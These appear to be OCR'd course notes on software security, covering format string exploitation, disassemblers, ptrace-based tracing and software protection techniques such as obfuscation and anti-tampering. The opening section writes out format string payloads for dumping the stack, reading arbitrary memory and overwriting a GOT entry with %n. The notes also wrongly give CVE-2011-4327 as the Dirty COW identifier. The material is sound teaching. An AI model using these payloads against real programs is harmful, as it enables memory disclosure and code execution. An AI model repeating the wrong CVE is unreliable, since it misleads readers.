
All the format strings in the first parameter of the printf correspond to a variable.



Let's imagine that there are more variables than the format string. In this case, the *buf* variable is simply ignored.



In the viceversa, when there are more format strings than variables. During the praparation of the stack there is no third parameter, so the value *%s* will be interpreted as the beginning of a string and will print the value on the string.



It is possible to exploit something like $printf(buffer)$ by building a very long format string

$$python - c\ 'print(\text{AAAA} + .\%\text{x} * 128)'$$

The "%x" means to print one byte from the memory has hexadecimal. In this way it is possible to print the entire stack information, since it will print as hex the first 128 bytes starting from the first parameter.

To exploit this function we put a marker ("AAAA") and then we ask to print all the data. In this way it is possible to locate in the printed output after how many words the marker is written again. At this point we know exactly in which part of the memory is put the marker, and then it is possible to compute the offset:

$$python - c\ 'print(\text{AAAA} + ".\%y\$x" * 128)'$$

In this case y is the offset and it counts how many words we have to skip before using the parameter.

At this point we substitute the marker with the real address of the variable we want to read. If we put the real address, then it is possible to use “s” and the proper offer to start reading from that address and it will start printing until the \0:


python –c ‘print(“*addr*”+“.%y$s”*128)’

y is the offset, not the char ‘y’
addr is the memory address of the value I want to read (should be readable!)
s if I want to read a string, other *printf* parameters are possible

The principle is to read using printf whatever we want, then we write the address to be read and then we force the printf to jump to that address.

With format strings attack it is possible to build more powerful attacks. One of the purposes of printf was to create trivial guis. Therefore, they provided the *%n* parameter which writes in a variable the number of characters that have been written on the stdout.

This can be exploited to write in some places in memory the value we want. If we find again the offset, and then we write the address of the variable (memory location) where we want to write the number, then you insert a lot of printed random bytes, then the counter of the printf is constantly updated. When counter reaches the value we want, we write that number in memory.



Imagine having the GOT and inside it there is the address to call, e.g., the *puts* function. Instead of the puts, we want to overwrite it and make it call the *system* function. We want to overwrite the address in the GOT with a new value. For this reason, we need to look for the absolute address of *system* (e.g., using external tools) which will be in any case a number. You can exploit the buffer overflow to put at the beginning the address of the GOT where the *puts* is, then we add to this the "$\$numx$" to force the counter to reach the value of the *system* we found before. Then we call the "$.\%y\$n$" the *n* will write the number of printed characters into the memory location. In this way we overwrite the GOT row and then it will call the *system* function.

Linear sweep disassemblers

With the disassembler we know that we take the machine code, and we print the properly assembly code. This is a complex operation due to the previous mentioned reasons (e.g., indirect jumps make jump addresses to be computed only at runtime). There are two families of disassemblers.

The **linear sweep disassemblers** assume that **instructions (opcodes) are stored in adjacent positions (in order).** If you have overlapped instructions, data in the code, whatever makes the disassembled code misaligned with the execution flow, then it doesn't print good results.

It assumes to sequentially decodes bytes into instructions from the beginning of the first section of an executable until the end of the section/program or an illegal instruction is reached (e.g., objdump).

The **advantage** is that it is simple and easy to implement.

The disadvantages are:

- easily desync especially in case of dense instruction sets
- may work for small pieces of code, rarely works for entire binaries
- confused if data and code are mixed (hence the dealignment)
- mistakes in case of overlapping instructions

Recursive Traversal disassemblers

This is the other family of disassemblers. Here the disassemblers disassemble instructions following the (expected/reconstructed) execution flow constructed during disassembly.

When they find an instruction that modifies the execution flow (e.g., jump) it follows the executed code, ignoring the piece of code in between. The problem is that they may lose some pieces of code that may be useful.

It starts at the entry point and understands branch instructions. It decodes the program with depth first search and then translates bytes actually reached (control flow) (e.g., IDA pro, Radare2). Almost all the "serious" disassemblers are RT.

The **advantages** are:

- not puzzled by data embedded in the code sections
- skip over data bytes as they are never reached by the traversal

The **disadvantages** are:

- Determining the execution flow is hard statically due to indirect jumps and calls (where the address is computed only at run time) but also due to missing run-time information (data known only at runtime)
- May not process all the bytes in the executable, since not all code locations are accessed through direct (static) branches from the entry point. This is because of indirect branches like function pointers, callbacks and pieces of code hidden from (simple) syntactic recursive traversal

Some solutions to these problems are:

- Heuristics to detect potential pieces of code in the executable to exploit the presence of known compiler idioms and recurring procedure prologues, common patterns in the use of jump tables
- There's gap between the GUI-seen navigable graph and the ground truth! (e.g., the initial IDA Pro-generated CFG) this is because good tools will try to locate the pieces of code that are not reached and will start a new disassembly from this part. At the end there will be more pieces of CFGs that needs to merged manually.

Interactive disassembler

This is the last category to be used interactively by humans. You can disassemble some pieces of codes but doing the job it will ask to user what to do. In this way, the human-in-the-loop resolves misinterpretations of data as code. It provides additional entry points, but it is **slow and time consuming**. It is useful when code is obfuscated, and the disassembled code is really bad.

Tracing

It si slightly different from debugging. The purpose is the **better understanding of the system behavior** as non-intrusive as possible and also to gather statistical data. Basically we list here what happens in an application, monitoring it in a non-intrusive way. The most important tool is **ptrace**, which is the final solution for everything that is executed in user-space.

ptrace (process trace)

$ptrace()$ is a system call. It allows one **process** (the "tracer") to observe and control the execution of another process (the "tracee"). It works also for **threads.** Only one process attached at the time.

The idea is that you attach a tracer to a specific process, and then the tracer can be invoked when something happen (e.g., stop execution and call it when a system call is called, variable is accessed). It is possible to use it to write also in a piece of memory of the process to force it going in another part of the CFG. GDB uses ptrace to attach another process and execute commands on it.

Again, the features on target are:

- writes into the target's memory
- change data stored in data segments
- writes on the application code segments
- install breakpoints and patch the running code of the target (e.g., used by gdb)

It may be included in C programs to trace applications $\#include\ <sys/ptrace.h>$. Then it is possible to make all the tracing abilities to the program. In this way, it is possible to *detect compromission*, *detect when other debuggers are connected.* In the end, it is the basis for most of the existing tracing tools.

Malicious use of ptrace

Malicious users may want to exploit ptrace functionality (e.g., dynamic injection of arbitrary code in the running process). In fact, it is used in real-world attacks and exploitations (e.g., The DirtyCow bug exploitation (CVE-2011-4327) allowed local users to obtain sensitive key information; Pupy, a remote access trojan).

This happens when *ptrace* is inserted in the application but then it is **not removed in production environments**. Attackers discovered calls to the *ptrace* and exploit it to inject data in memory.

The ways to protect ptrace are:

- **Disable** it in production
- Use the $prctl()$ system call (it makes the process not dumpable)
- Use security modules to restrict users able to access it (e.g., YAMA security module)
- Use dockers to confine traceable processes "*ptrace yourself so that no other can ptrace you*"
- Monitor: ptraced processes can be detected by reading the proc/PID/status, one information stored in the kernel is the *TracerPid* (0, not being traces)
- Monitor ptrace events: when it is not possible to exclude it, use EBF (in-kernel data structure) or netlink (when switching between user-space and kernel-space)

strace

It is a well known system call tracer, based on ptrace. It reports about:

- both the system calls and the parameters used for their invocation
- signals
- may also trace child processes

It stops the target twice at every system call (one at the *entry*, the other on *exit*). Tracing is slow and very intrusive, so it is not suitable for verifying program correctness. It has limited use for debugging errors

It has very good reporting info, but it is just a list of system calls called.

ltrace

It traces calls to **library functions.** It is based on ptrace() by putting breakpoints on the function symbols. It notify ltrace about library call. It is very slow not suitable for verifying program correctness. Has limited use for debugging errors.

trace-cmd

It is an interface to configure the **Ftrace tracer** (which is built-in to the kernel). It is an internal tracer designed to monitor what happens inside the kernel for debugging purposes and for performance analysis for computations that happen outside of user-space.

It writes files in $/sys/kernel/debug/tracing$ but can also mount *tracefs* filesystem where to write outputs.

It is composed of two phases:

- At the beginning collect raw records of selected event traces
- Then, post-process data in tracing buffers prepared and stored in a trace.dat file

The most powerful tool at the level of kernel is **SystemTap**, which is a framework for automating tracing. There is a sort of C-like language to generate instruction for the tracer.

VM introspection (hints)

In some cases the applications don't want to be traced: malwares. They typically perform checks to understand if you are trying to sandboxing it. The malware wants to hide the behavior and the purpose, so it tryes to block you from observing it.

Attaching a tracer on the malware would be, in those cases, a failure. In these cases it is possible to execute the application to trace/debug in an emulated environment. It is called **VM introspection** because you have a complete isolated execution environment and it is possible to look what is happening inside. It strongly depends on the OS. Some tools are Anubis and cuckoo sandbox.

Software protection

Attacker model: Man-at-the-End

An attacker that has full access and privileges on one endpoint is a Man-at-the-End. It means that the attacker has physical access to devices where the software runs and also full control on all the components and unlimited access to analysis tools:

- Static analysis: disassemblers, decompilers
- Dynamic analysis: debuggers, fuzzers
- Symbolic analysis, concolic analysis
- Simulators, virtualizers, emulators
- Full control of the central memory
- Side channel, fault injection
- Dedicated HW

Tools are indispensable as they represent data in useful way:

- the human mind is the bottleneck
- control flow graph, data dependency graph, call graph, symbolic/concolic states

In this case there is no formal model of a Man-at-the-End attacker because we don't know how to model that an attacker has executed a disassembler, has read the code and then understood the workflow. It is made of expierence of the attacker.

Behaviour of attackers

Man-in-the-Middle operations have been formally modelled and can be checked with different formal methods. MATE attacks are too hard to model symbolically, therefore there are no automatic checks and no formal verifications.


There are initiatives that are trying to model the activities performed by attackers, so there is a sort of taxonomy to try to understand what an attacker does. To do so, people are organizing empirically assessment from human experience with professional penetration testers and practitioners involved in an open challenge.

MATE approach: least resistance

Attackers are driven by monetization. They are state-driven hackers and they have unlimited sources. Typically you cannot face them. If you are a developer and you want to protect your software we must know that they are driven by monetization (lot of money in short time). The principle is to **delay attackers** so that they are unable to tamper the application before the next update is provided.

We must also consider that when we release a software, it is often available for several platforms, which can be protected but not in the same way on all the platforms. The attackers start from the most vulnerable ones, which usually are mobile applications, where you have less extensive tool support (e.g., Radare2 not available on Android).

What can be done is to execute a developer board, which is just the execution environment. It is possible to plug stuff on it, but the software is emulated on a PC where are the tools are available. You also have a powerful JTAG debugger to set hardware breakpoints, but also *FPGA sampler* and *oscilloscope*.



Software protection

Software contains lot of money of the company. If a new game/algorithm is developed, lot of money are spent. So **software protection** is the protection of the assets in software applications. This protects also:


- property of the developing company
- reputation, marketing

The most important assets are:

- **Intellectual property:** algorithms, methods, architectures, protocols, patents
- **Data:** private, sensitive, personal, but also secrets, cryptographic secrets, passwords
- **Other company values:** GDPR, production halted

Software protections **mitigate** risks associated to software attacks.

The approach for software protection is to try to limit the revenues for these activities. Imagine that you need to invest a certain amount of money every day, and then doing the integral you understand how much money you spent to build the attack. Then you start with the exploitation and the green area and try to get a much higher area than the money that you spent. The purpose of adding software protections is to increase the amount of money to be spent to build an attack in a way that it will much higher thant what can be gained with the exploitation.




The main techniques are:

- **Anti-reverse engineering**: make more difficult to use tools to reverse engineer programs and represent data (e.g., if you can't attach a debugger you will not be able to build a trace)
- **Obfuscation**: make understanding the code more difficult
- **Anti-tampering**: make modifications more difficult (detect, prevent, react)

This was an example made by assuming that attackers have infinite resource.


If we suppose that the attackers are a group of 4/5 people, the influence of the protection will be **delaying the moment** in which you will be able to crack the application, in this way also the exploitation time will become lower.



Another form of protection is named **diversification**: limit the copies affected by attacks (many versions of the same application so that crack can work only for some of them).

Another form of protection is named **renewability** in which after a while the application is changed so that all the working cracks will not work anymore.

The banking application and streaming application are frequently updating their apps because they are limiting the impact of previous cracks (they now someone succeded in creating tampered applications).



Combining all these protection together means that the interest of the attackers for the software will be **limited**: "*if your code is too complex to attack, I'll find another one*".

The defenders' aim is to discourage attackers by giving the (maybe true) impression that your software is well-protected and it will be hard to compromise it, so that they will compromise the code of some other companies (*Mors tua vita mea*).

How software is protected, nowadays

There are companies that are specialized in software protections which may follow your development process since the design of the application and select and apply (proprietary) protections (which are security-through-obscurity and extremely aggressive licenses). This is definitely not cheap!

Only few companies can afford their services, such as the one for streaming/content delivery, banks and insurances.

Anyway, there are open-source protections as well which are developed at some universities but are not that close to the real world and often unusable by companies for many reasons:

- no competences in software protection / non-compliant to industrial standards
- hard to use, apply, automate, maintain...

Software protections: categorization

Software protection can be categorized in different ways:

- **By the attack steps they prevent:** anti-reverse engineering, obfuscation, anti-tampering
- **By where the protection is applied:** online (remote) vs. offline techniques (local)
  - Local: injected in the binaries
  - Remote: techniques that use remote entities
- **By the abstraction where they operate:** source code vs. binaries

How to evaluate protections

Collberg introduced the idea of **potency**. It is just an abstract measure that tell how good the protection is. However, there is <u>not</u> a formula to measure it. This measure is just a sort of philosophic concept. The problem is that we are putting the human being in the loop.

Two approaches created to estimate it:

1. **Objective metrics**: LOC, Hasted complexity, cyclomatic complexity, I/O calls, etc. There are up to 44 theoretical metrics (only 10-12 can be measured) introduced in a recent paper. The potency in this case is a formula **based on objective metrics.**
2. **Empirical experiments:** controlled experiment that involve people (e.g., students). Here it is measured the times and the successes and evaluation of the effectiveness are derived.

There are limitations in these metrics:

- High-values of the metrics does not necessarily correspond to what people perceives as complex. What is even worse is that experts are usually able to see patterns in supposedly complex code
- Measuring effectiveness with experiments would require million of experiments:
    - Isolate application-specific characteristics
    - Difficult to involve large number of subjects
    - Difficult to involve experts
    - Composition of different techniques
- They are still an open **issues**
    - Find meaningful measures of the potency
    - Define formulas that work in practice
    - Mix objective metrics + empirical approach
    - Use predictive approaches

Layered protection

A single protection is (usually) not enough. Since the target is delaying attackers, applying more protections has proven to be much more effective than one protection also on the same piece of code. Some protections have complementary behaviours. In particular, **anti-tampering + more forms of obfuscation** seems to work very well.

Layered protection means also the composition of models that work well with potency features. An example is to compose **obfuscation**, which *delay comprehension*, with **anti-tampering**, which *delays modifications*. It is also possible to involve remote techniques if feasible (e.g., 1000 guards used by skype-pre-Microsoft).

Overhead

Protection does not come for free: all the protections add several forms of overhead. For example, *obfuscation* adds a lot of overhead up to the level that the application is completely unusable.

Overheads are compared to the original application:

- complex code is not as optimized as the original one
- pieces of bogus code
- pieces of code for checking integrity
- communications with remote servers
- new data added only needed for the protections
- switching to other processes for anti-tampering code, built-in debuggers

The overhead depends on both protections and original code and it affects bandwidth, CPU cycles, memory. Then software developers focus on user experience, since when you apply software protection you don’t know what it actuall causes.

Obfuscation

It is a family of protection techniques that aim at reducing the **understandability** of the code. They aim at **delaying** the attacker. The techniques (high-level methods and principles) are basically well-known even if they change in the way they are implemented. These techniques use **random seeds** to randomize all the parts and operate on the code. They are used because we want the repeatibility of the transformation: it is not just a randomly change, we want deterministic transformation by providing the value.

Together with obfuscators there is **diablo** or **tigress** which are public, but they are tipically private and expensive.

Some researchers were aiming at having the **perfect obfuscation**, which has been rejected by a 2001 paper. The idea is to take some code with meaning and then generate code that provides no information about execution. If you consider cryptography it does exactly this. But the code, instead, it is not possible because i.e., there are functions that cannot be obfuscated.

Obfuscation is also a form of **anti-static analysis** protection.

The **code obfuscation** purposes are:


- Make the **control flow unintelligible**: *control flow flattening*, *branch functions* (call to functions instead of jumps), *hide external calls*
- Add **bogus control flow:** opaque predicates
- Manipulate functions to **hide their signatures**: split/merge (e.g., merge all getters and setters in a larger function with much higher complexity)
- **Avoid static reconstruction** of the code, force dynamic analysis: *just-in-time techniques, virtualization obfuscation, self-modifying code*
- Analysis: *anti-taint analysis, anti-alias*

The **data obfuscation** purposes are:

- Simple forms that hide constants and values
- **White-box cryptography** to hide secret keys into the code (e.g., if you merge the code and the key and you don't have a specific value where you find the key it is made harder to discover)

Control Flow Flattening (CFF)

Very simple example of obfuscation technique that works well. It transforms the code so that it hides its original control flow.




Imagine to have a program that follows the execute (the one on the right side of the picture). It is easy to reconstruct the flow since it is clear that the example shows a loop.

The CFF transforms the CFG in a completely **flat code**. On the top there is a very sophisticated condition with some state variables and then at the beginning the case will enter in the correct statement and then the state is updated and the flow can be reconstructed, but it is no more easy to understand. It increase the time and effort the attacker needs to understand the protected function logic. This force attackers to run dynamic analysis, while usually CFG obtained with static analysis

In some other cases it is possible to split one block into more parts (that maybe do nothing), so additional manipulation is possible. The order of blocks can also be randomized.

Branch functions

Branch functions transform direct jumps into indirect ones. The idea is to **substitute jumps with calls to a branch function**. This function will assign the value of some registers (i.e., before doing the actual job).




If this technique is applied, the reconstructed CFG will probably will not be found because the actual value of the jump will be known only at runtime.


The objective is to **decrease the accuracy of static disassemblers** when translating binary code in human-readable assembly.

- **Static disassembler**: analyses the machine code in the binaries
- **Dynamic disassembler**: inspects the execution of the binary using a debugger. It needs to be used in this case to reconstruct the flow.
    - Builds traces
    - Only the actually executed instructions are translated into assembly code, but you have to carefully select the inputs

Opaque Predicates (OP)

They are boolean expressions that are **always true** or **false** (tautologies or contradictions). In the CFG you add conditions which are always true or false. It makes difficult to see automatically/statically that one of the condition branches will never be executed. Opaque predicates can only be removed after dynamic analysis if proper coverage is reached.







As a first layer of protection, OP + CFF works well together: with one technique you can make a big CFG, while the other technique makes it flat.

Split/Merge


You can have different functions which are typically fast understood (e.g., getters/setters, simple mathematical operations) which is not good for software protection. The idea is to hide the semantics by performing changes to functions' code:





- **Divide functions into smaller ones**: break a large, virtualized, function into smaller pieces using different splitting methods: split the top-level list of statements into two functions, split a basic block into two functions, split nested control structures.
- **Merge multiple functions into one**: adds the proper logic to allow computing the correct function with control flow manipulation

Virtualization obfuscation




Transforms the code to protect so that real opcodes are hidden. It translates instructions in a specially devised instruction set. It uses different opcodes, e.g., randomly selected.

The generated opcode cannot be executed since it is not understandable by CPU. For this reason, there is a *virtual interpreter* who generates the good opcode to be executed from the CPU. For this reason, while performing static analysis the peace of code will not be understandable by tools. An attacker needs to reconstruct the mapping between the virtual and the original instruction set. The mapping can be automated by means of *dynamic analysis*. In practice, this is the only obfuscation for which it is possible to find **deobfuscators.**

There are engineering tricks to prevent or make difficult the mapping such as *superoperators*, which are virtual instructions that translate in sequences of instructions and avoid 1-1 mapping which would be too easy to reconstruct.

Just-in-time opcode generation



This technique forces the attacker to execute the code too. Some pieces are not the correct opcodes and then when you execute preliminary operations then you perform some logical or mathematical between the executed opcodes and the next code. In this way it is possible to generate the real opcodes.


It basically translates a function F into a new function F' and some blocks prepare the execution of next blocks.

For example, imagine executing some pieces of codes that are XORing the value in one place of the memory with the value in another place of the memory. By XORing this part, you obtain the real opcodes and then you overwrite the segment in memory. That's why it often violates the $W \hat{} X$ principle, which is the *data execution prevention protection* (you need to write some code areas in memory).

There are also some variants: jitted code continuously modified and updated at runtime. Different approaches too.

Data obfuscation

This obfuscation works on data, with the objective to:



- **Prevent understanding of the value of the constants present in source code** during static code analysis
- **Prevent understanding of the value of variables during the execution** during dynamic analysis

For **constants** there are ad hoc techniques depending on data types (integers vs. strings). For example, uses *systems of equations* for integers or *automata* to generate the strings.

$$x+y=\begin{cases} x-\neg y-1 \\ (x\oplus y)+2\cdot(x\wedge y) \\ (x\vee y)+(x\wedge y) \\ 2\cdot(x\vee y)-(x\oplus y) \end{cases}$$

For **variables**: change the representation in memory by using ad hoc *encoding mathematical function* and by *decoding* when using or by using **homomorphic functions** which are transformations applied on the input, but then it is possible to apply the operations on the modified inputs so that it is needed to "decrypt" only at the very end.

White box crypto

Family of data obfuscation that hides a symmetric key into the code that performs the encryption. It generates the same results as a crypto algorithm with the same key, but it does it with completely different code which is obtained by selected obfuscations of the code + mathematical code transformations.

Creating this kind of obfuscation is sophisticated. From time to time has been created a obfuscated version of many algorithms (e.g. obfuscated AES) but after a while several researches provided solutions. By analyzing the code, it was possible to understand automatically how to generate the key from the mixed code and key. That's why companies don't publish their schemes, so we don't know if they are effective or not (*security-through-obscurity*).

Suppose to have the AES code and the key K. Then, the public white-box crypto scheme receives the code and key as input and using a set of algorithms and formulas gives back an object, which is a piece of code formed of instructions and data that all together have the same behavior of $enc_{AES}(k, plaintext)$. What is known is the set of formulas and algorithms of the scheme, so analyzing them someone was able to find inverse functions f^{-1} and by using them on the generated code it was possible to have a set of *candidate keys* with manageable cardinality (so that it is possible to brute-force).

Other techniques

There are many other types of techniques:

- **Protections that prevent the use of specific tools** (but are <u>not</u> considered a form of obfuscation)
    - e.g., anti-debugging protections
- **Anti-tampering:** add protections that make modifications to the code hard to be implemented by using local checks (e.g., code guards) and remote techniques such as software and remote attestation. It is based on the use of remote server to perform verifications of integrity data produced at the client.
- **Technique that limits the code available at the client** (not obfuscation)
    - Remove pieces of code at the application so that if you want to execute the app you need to talk with a server. So, it is not possible to perform static analysis without the full code, but it is also not possible to perform stand-alone dynamic analysis.
    - It consists of (diversified) pieces of code sent to the client only after the program starts (*code mobility*) and some functions are executed only on the server (client-server code splitting)

Anti-debugging

It prevents the attachment of debuggers as only one debugger at the time can be attached. We know that $ptrace()$ allows a process to be attached to another process for monitoring. The idea to attach a process to the application. In this way, since there is already an attached debugger, it is not possible to add another one to it.

If you are an attacker, it is possible to detach the other debugger and attach your own one. For this reason, it is possible to take some pieces of code from the original code and to move it into the debugging process with $ptrace()$. Of course, it is needed to use some *context switch*, but in this case an attacker cannot simply disconnect the debugger as it contains meaningful code.

Anti-tampering

It is a category of protections that aim at making changes to the code more complex so that changes should come with a cost. The aim is to notice that there is a crack in the application and force it to crash in that case.


The security properties to be achieved are: **integrity** (e.g., of the code) and **execution correctness**, which is a theoretical property that is much more complex to obtain.

